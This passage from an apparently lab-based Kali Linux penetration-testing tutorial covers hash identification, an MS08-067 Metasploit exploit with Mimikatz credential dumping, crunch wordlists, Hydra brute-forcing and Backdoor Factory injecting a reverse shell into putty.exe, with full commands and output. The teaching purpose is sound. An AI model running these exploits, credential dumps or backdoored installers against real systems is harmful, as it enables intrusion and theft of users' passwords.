


```
root@kali:~# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   -------------------------------------------------------------------------
 HASH: 5e36c9f741aac0be6250faecf38e9c7a

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+]  RAdmin v2.x
[+]  NTLM
[+]  MD4
[+]  MD2
[+]  MD5(HMAC)
[+]  MD4(HMAC)
[+]  MD2(HMAC)
[+]  MD5(HMAC(Wordpress))
[+]  Haval-128
[+]  Haval-128(HMAC)
[+]  RipeMD-128
[+]  RipeMD-128(HMAC)
[+]  SNEFRU-128
[+]  SNEFRU-128(HMAC)
[+]  Tiger-128
[+]  Tiger-128(HMAC)
[+]  md5($pass.$salt)
[+]  md5($salt.$pass)
[+]  md5($salt.$pass.$salt)
[+]  md5($salt.$pass.$username)
[+]  md5($salt.md5($pass))
[+]  md5($salt.md5($pass))
[+]  md5($salt.md5($pass.$salt))
[+]  md5($salt.md5($pass.$salt))
[+]  md5($salt.md5($salt.$pass))
[+]  md5($salt.md5(md5($pass).$salt))
[+]  md5($username.0.$pass)
[+]  md5($username.LF.$pass)
[+]  md5($username.md5($pass).$salt)
[+]  md5(md5($pass))
[+]  md5(md5($pass).$salt)
[+]  md5(md5($pass).md5($salt))
[+]  md5(md5($salt).$pass)
```

Cracking Windows passwords

Windows operating system stores passwords in a file called **Security Accounts Manager** (**SAM**) and the type of hashing algorithm used is LM or NTLM.

We first exploit an SMB vulnerability in a remote Windows system and get Meterpreter access using Metasploit as shown in the following image. The Meterpreter has a very useful utility called `mimikatz` which can be used to dump hashes or even plain-text passwords from the compromised system. We initiate this tool using command `load mimikatz`. Then we use a command `kerberos` to reveal plain-text credentials. We get to know that the user `shareuser` has a password `admin`. Using the `msv` command we can also dump the raw hashes from the compromised system.



```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130
RHOST => 192.168.25.130
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.130:1130) at 2018-08-24 18:59:57 +0530

meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain           User              Password
------    -------    ------           ----              --------
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE
0;996     Negotiate  NT AUTHORITY     NETWORK SERVICE
0;60282   NTLM
0;999     NTLM       MSHOME           SAGAR-C51B4AADE$
0;530855  NTLM       SAGAR-C51B4AADE  shareuser         admin

meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID    Package    Domain           User              Password
------    -------    ------           ----              --------
0;996     Negotiate  NT AUTHORITY     NETWORK SERVICE   lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;530855  NTLM       SAGAR-C51B4AADE  shareuser         lm{ f0d412bd764ffe81aad3b435b51404ee }, ntlm{ 209c6174da490caeb422f3fa5a7ae634 }
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE     n.s. (Credentials KO)
0;60282   NTLM                                          n.s. (Credentials KO)
0;999     NTLM       MSHOME           SAGAR-C51B4AADE$  n.s. (Credentials KO)

meterpreter > 
```


Password profiling

We have already learned about the dictionary attacks in the previous section. During a particular engagement with an organization we may identify a certain pattern that is used for all the passwords. So, we may want to have a word-list inline with a particular pattern. Password profiling helps us generate word-lists aligned with the specific pattern.

Kali Linux has a tool called crunch which helps us generate word-lists using custom patterns.

```
crunch 3 5 0123456789abcdefghijklmnopqrstuvwxyz
```

The preceding syntax will generate a word-list with words of minimum length `3`, maximum length `5`, and containing all possible permutations and combinations from the character-set `0123456789abcedefghijklmnopqrstuvwxyz`. For further help, we can refer to crunch help using `man crunch` command, as shown in the following image:




```
CRUNCH(1)                                  General Commands Manual                                  CRUNCH(1)

NAME
       crunch - generate wordlists from a character set

SYNOPSIS
       crunch <min-len> <max-len> [<charset string>] [options]

DESCRIPTION
       Crunch can create a wordlist based on criteria you specify.  The output from crunch can be sent to the screen, file, or to another program.  The required parameters are:

       min-len
              The minimum length string you want crunch to start at.  This option is required even for parameters that won't use the value.

       max-len
              The maximum length string you want crunch to end at.  This option is required even for parameters that won't use the value.

       charset string
              You  may specify character sets for crunch to use on the command line or if you leave it blank crunch will use the default character sets.  The order MUST BE lower case characters, upper case
              characters, numbers, and then symbols.  If you don't follow this order you will not get the results you want.  You MUST specify either values for the character type or a plus sign.  NOTE:  If
              you want to include the space character in your character set you must escape it using the \ character or enclose your character set in quotes i.e. "abc ".  See the examples 3, 11, 12, and 13
              for examples.

OPTIONS
       -b number[type]
              Specifies the size of the output file, only works if -o START is used, i.e.: 60MB  The output files will be in the format of starting letter-ending letter for example: ./crunch 4 5  -b  20mib
              -o  START will generate 4 files: aaaa-gvfed.txt, gvfee-ombqy.txt, ombqz-wcydt.txt, wcydu-zzzzz.txt valid values for type are kb, mb, gb, kib, mib, and gib.  The first three types are based on
              1000 while the last three types are based on 1024.  NOTE There is no space between the number and type.  For example 500mb is correct 500 mb is NOT correct.

       -c number
              Specifies the number of lines to write to output file, only works if -o START is used, i.e.: 60  The output files will be in the format of starting letter-ending letter for example:  ./crunch
              1  1  -f  /pentest/password/crunch/charset.lst  mixalpha-numeric-all-space -o START -c 60 will result in 2 files: a-7.txt and 8-\ .txt  The reason for the slash in  the second filename is the
              ending character is space and ls has to escape it to print it.  Yes you will need to put in the \ when specifying the filename because the last character is a space.

       -d numbersymbol
              Limits the number of duplicate characters.  -d 2@ limits the lower case alphabet to output like aab and aac.  aaa would not be generated as that is 3 consecutive letters of a.  The format  is
              number then symbol where number is the maximum number of consecutive characters and symbol is the symbol of the the character set you want to limit i.e. @,%^   See examples 17-19.

       -e string
              Specifies when crunch should stop early

       -f /path/to/charset.lst charset-name
              Specifies a character set from the charset.lst

       -i Inverts the output so instead of aaa,aab,aac,aad, etc you get aaa,baa,caa,daa,aba,bba, etc

       -l  When  you use the -t option this option tells crunch which symbols should be treated as literals.  This will allow you to use the placeholders as letters in the pattern.  The -l option should be
              the same length as the -t option.  See example 15.

       -m Merged with -p.  Please use -p instead.

       -o wordlist.txt
              Specifies the file to write the output to, eg: wordlist.txt
 Manual page crunch(1) line 1 (press h for help or q to quit)
```

Password cracking with Hydra

Hydra is a very powerful and efficient password cracking tool that is part of the default Kali Linux installation. Hydra is capable of cracking passwords for various protocols such as FTP, SSH, HTTP, and so on. Hydra can be launched from the Terminal as shown in the following image:

```
hydra -l user -P passlist.txt ftp://192.168.25.129
```

The preceding command would launch a password cracking attack against the FTP server running on IP address `192.168.25.129` and try out all passwords from the word-list `passlist.txt`.




```
root@kali:~# hydra
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME]
[-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy
http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[
s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s]
vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
root@kali:~# 
```

Creating backdoors using Backdoor Factory

A quick look at the dictionary meaning of the word *backdoor* gives us *achieved by using indirect or dishonest means*. In the computing world, backdoors are something which are hidden and are used to get covert entry into the system. For example, if we get a plain executable file from some unknown person, we may get suspicious. However, if we get a genuine-looking installer then we might execute it. However, that installer might have a hidden backdoor which may open up our system to the attacker.

Creating a backdoor typically involves patching a genuine looking executable with our shellcode. Kali Linux has a special tool `backdoor-factory` which helps us create backdoors. The `backdoor-factory` can be launched from the Terminal as shown in the following image:




```
root@kali:~# backdoor-factory

    ____  ____  ______           __
   / __ )/ __ \/ ____/___ ______/ /_____  _______  __
  / __  / / / / /_  / __ `/ ___/ __/ __ \/ ___/ / / /
 / /_/ / /_/ / __/ / /_/ / /__/ /_/ /_/ / /  / /_/ /
/_____/_____/_/    \__,_/\___/\__/\____/_/   \__, /
                                           /____/

         Author:    Joshua Pitts
         Email:     the.midnite.runr[-at ]gmail<d o-t>com
         Twitter:   @midnite_runr
         IRC:       freenode.net #BDFactory

         Version:   3.4.2

Usage: backdoor-factory [options]

Options:
  -h, --help            show this help message and exit
  -f FILE, --file=FILE  File to backdoor
  -s SHELL, --shell=SHELL
                        Payloads that are available for use. Use 'show' to see
                        payloads.
  -H HOST, --hostip=HOST
                        IP of the C2 for reverse connections.
  -P PORT, --port=PORT  The port to either connect back to for reverse shells
                        or to listen on for bind shells
  -J, --cave_jumping    Select this options if you want to use code cave
                        jumping to further hide your shellcode in the binary.
  -a, --add_new_section
                        Mandating that a new section be added to the exe
                        (better success) but less av avoidance
  -U SUPPLIED_SHELLCODE, --user_shellcode=SUPPLIED_SHELLCODE
                        User supplied shellcode, make sure that it matches the
                        architecture that you are targeting.
  -c, --cave            The cave flag will find code caves that can be used
                        for stashing shellcode. This will print to all the
                        code caves of a specific size.The -l flag can be use
                        with this setting.
  -l SHELL_LEN, --shell_length=SHELL_LEN
                        For use with -c to help find code caves of different
                        sizes
  -o OUTPUT, --output-file=OUTPUT
                        The backdoor output file
  -n NSECTION, --section=NSECTION
                        New section name must be less than seven characters
  -d DIR, --directory=DIR
                        This is the location of the files that you want to
                        backdoor. You can make a directory of file backdooring
                        faster by forcing the attaching of a codecave to the
                        exe by using the -a setting.
  -w, --change_access   This flag changes the section that houses the codecave
                        to RWE. Sometimes this is necessary. Enabled by
                        default. If disabled, the backdoor may fail.
  -i, --injector        This command turns the backdoor factory in a hunt and
```

We now execute the command as shown in the following image:

```
root@kali:~# backdoor-factory -f /root/Desktop/putty.exe -s
reverse_shell_tcp_inline -H  192.168.25.128 -P 8080
```


This command would open the file `putty.exe` located at `/root/Desktop`, inject reverse TCP shell into the executable, and configure the backdoor to connect to IP address `192.168.25.128` on port `8080`.



```
root@kali:~# backdoor-factory -f /root/Desktop/putty.exe -s reverse_shell_tcp_inline -H 192.168.25.128 -P 8080

         Author:    Joshua Pitts
         Email:     the.midnite.runr[-at ]gmail<d o-t>com
         Twitter:   @midnite_runr
         IRC:       freenode.net #BDFactory

         Version:   3.4.2

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Gathering file info
[*] Overwriting certificate table pointer
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 411
[*] All caves lengths:  411
############################################################
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
############################################################
[*] Cave 1 length as int: 411
[*] Available caves:
1. Section Name: .00cfg; Section Begin: 0x400 End: 0x600; Cave begin: 0x407 End: 0x600; Cave Size: 505
2. Section Name: .xdata; Section Begin: 0xb0800 End: 0xb1000; Cave begin: 0xb0e0f End: 0xb0ffc; Cave Size: 493
**************************************************
[!] Enter your selection: 1
[!] Using selection: 1
[*] Changing flags for section: .00cfg
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
```

Exploiting remote services using Metasploit

Before we go ahead and exploit the services on remote target system, we must know what all the services are running and what their exact versions are. We can do a quick Nmap scan to list service version information as shown in the following image:



Target: 192.168.25.129

Profile: Intense scan

Command: nmap -T4 -A -v 192.168.25.129


192.168.25.129

	Port	Protocol	State	Service	Version
✓	21	tcp	open	ftp	vsftpd 2.3.4
✓	22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
✓	23	tcp	open	telnet	Linux telnetd
✓	25	tcp	open	smtp	Postfix smtpd
✓	53	tcp	open	domain	ISC BIND 9.4.2
✓	80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
✓	111	tcp	open	rpcbind	2 (RPC #100000)
